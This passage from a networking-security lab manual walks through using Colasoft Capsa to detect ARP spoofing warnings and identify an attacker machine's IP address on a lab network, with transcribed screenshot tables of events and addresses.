
Note: It will take approximately **10** minutes for the tool to capture the **ARP** requests.

Module 08 – Sniffing

30. Click on **ARP Too Many Unrequested Replies** warning under **Data Link Layer** node.
31. Right-click on **Security** warning under **Details** section and select **Resolve Address...** from the context menu.



32. An **Address Resolver** pop-up appears, once the address resolving completes click on **OK**.



Module 08 – Sniffing

33. Now to locate the Parrot Machine's IP address click on **Capture Default** option under **Node Explorer** section in the left-pane.

The screenshot shows the Colasoft Capsa 13 Enterprise Trial interface. The left pane displays the **Node Explorer** with the **Capture - Default** option selected. The main pane is divided into several sections: **Events**, **Addresses**, and **Details**.

Events Section:

Name	Count
All Diagnosis	10
Application Layer	
Non-existent DNS Host or Domain	
Transport Layer	
TCP Duplicated Acknowledgement	
Network Layer	
ICMP Port Unreachable	
Data Link Layer	

Addresses Section:

Name	MAC Address
10.10.1.13	00:15:5D:04:29:C5
Windows11.local	00:15:5D:01:80:00
52.96.69.2	00:15:5D:04:29:C2
40.97.228.178	00:15:5D:04:29:C2
40.97.152.18	00:15:5D:04:29:C2
windows.msn.com	00:15:5D:04:29:C2
40.97.152.82	00:15:5D:04:29:C2
34.117.237.239	00:15:5D:04:29:C2

Details Section:


Severity	Type	Layer	Event Summary	Source IP Add
Warning	Fault	Network	ICMP port unreachable, Type 3, Code 3 (Packet:4832).	10.10.1.13
Warning	Fault	Network	ICMP port unreachable, Type 3, Code 3 (Packet:4837).	10.10.1.13
Warning	Fault	Network	ICMP port unreachable, Type 3, Code 3 (Packet:4843).	10.10.1.13
Warning	Fault	Network	ICMP port unreachable, Type 3, Code 3 (Packet:5068).	10.10.1.13
Warning	Fault	Network	ICMP port unreachable, Type 3, Code 3 (Packet:5089).	10.10.1.13
Warning	Fault	Network	ICMP port unreachable, Type 3, Code 3 (Packet:5095).	10.10.1.13

The bottom status bar shows the current capture settings: **Capture - Default**, **Ethernet**, **Bandwidth - 1000Mbps**, **Inactive 00:25:56**, **5,534** packets, **0** errors, **Ready**, and **Alarm Explorer** with **0** alarms.

Module 08 – Sniffing


34. Click on **ARP Too Many Unrequested Replies** warning under **Data Link Layer** node.
